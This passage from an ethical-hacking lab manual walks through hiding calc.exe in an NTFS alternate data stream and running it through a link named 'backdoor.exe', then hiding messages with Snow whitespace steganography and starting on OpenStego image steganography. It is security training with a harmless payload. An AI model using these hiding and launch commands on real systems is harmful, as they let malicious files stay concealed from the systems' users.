


Figure 3.3.8: Save the readme.txt notepad file

12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.




Figure 3.3.9: Note the size of the readme.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.




Figure 3.3.10: Command Prompt with hiding calc.exe command

14. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.




Figure 3.3.11: Command Prompt with executing hidden calc.exe command

15. Navigate to the directory **C:\magic** and delete **calc.exe**.

TASK 3.3

Execute the Hidden Application

16. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.




Figure 3.3.12: Command Prompt linking calc.exe and backdoor.exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.




Figure 3.3.13: Command prompt with executed hidden calc.exe

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

18. This concludes the demonstration of how to hide malicious files using NTFS streams.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows Server 2019** virtual machine.

TASK 4 Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will hide data using the Whitespace steganography tool Snow.

TASK 4.1

Create a Notepad File

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.
3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.




Figure 3.4.1: Contents of readme.txt

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.

4. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.




Figure 3.4.2: Navigate to SNOW folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Hide File using SNOW

6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

   (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)




Figure 3.4.3: Hiding Contents of readme.txt and the text in the readme2.txt file

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt** + **My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 6**).




Figure 3.4.4: Revealing the hidden data of readme2.txt

TASK 4.3

View Resultant File

10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



Figure 3.4.5: Contents of readme2.txt revealed with select all option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

TASK 5 Image Steganography using OpenStego

Here, we will show how text can be hidden inside an image using the OpenStego tool.

TASK 5.1

Install OpenStego

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.




Figure 3.5.1: Installed OpenStego

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.




Figure 3.5.2: Launching OpenStego

6. The **OpenStego** main window appears, as shown in the screenshot.




Figure 3.5.3: OpenStego Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Hide the Text Document using Steganography

7. Click the **ellipsis** button next to the **Message File** section.




Figure 3.5.4: Click the Ellipsis Button

8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.




Figure 3.5.5: Open - Select Message File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The location of the selected file appears in the **Message File** field.
10. Click the **ellipsis** button next to **Cover File**.




Figure 3.5.6: Clicking the Ellipsis Button

11. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




Figure 3.5.7: Open - Select Cover File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.




Figure 3.5.8: Both the Files are Uploaded

13. Click the **ellipsis** button next to **Output Stego File**.

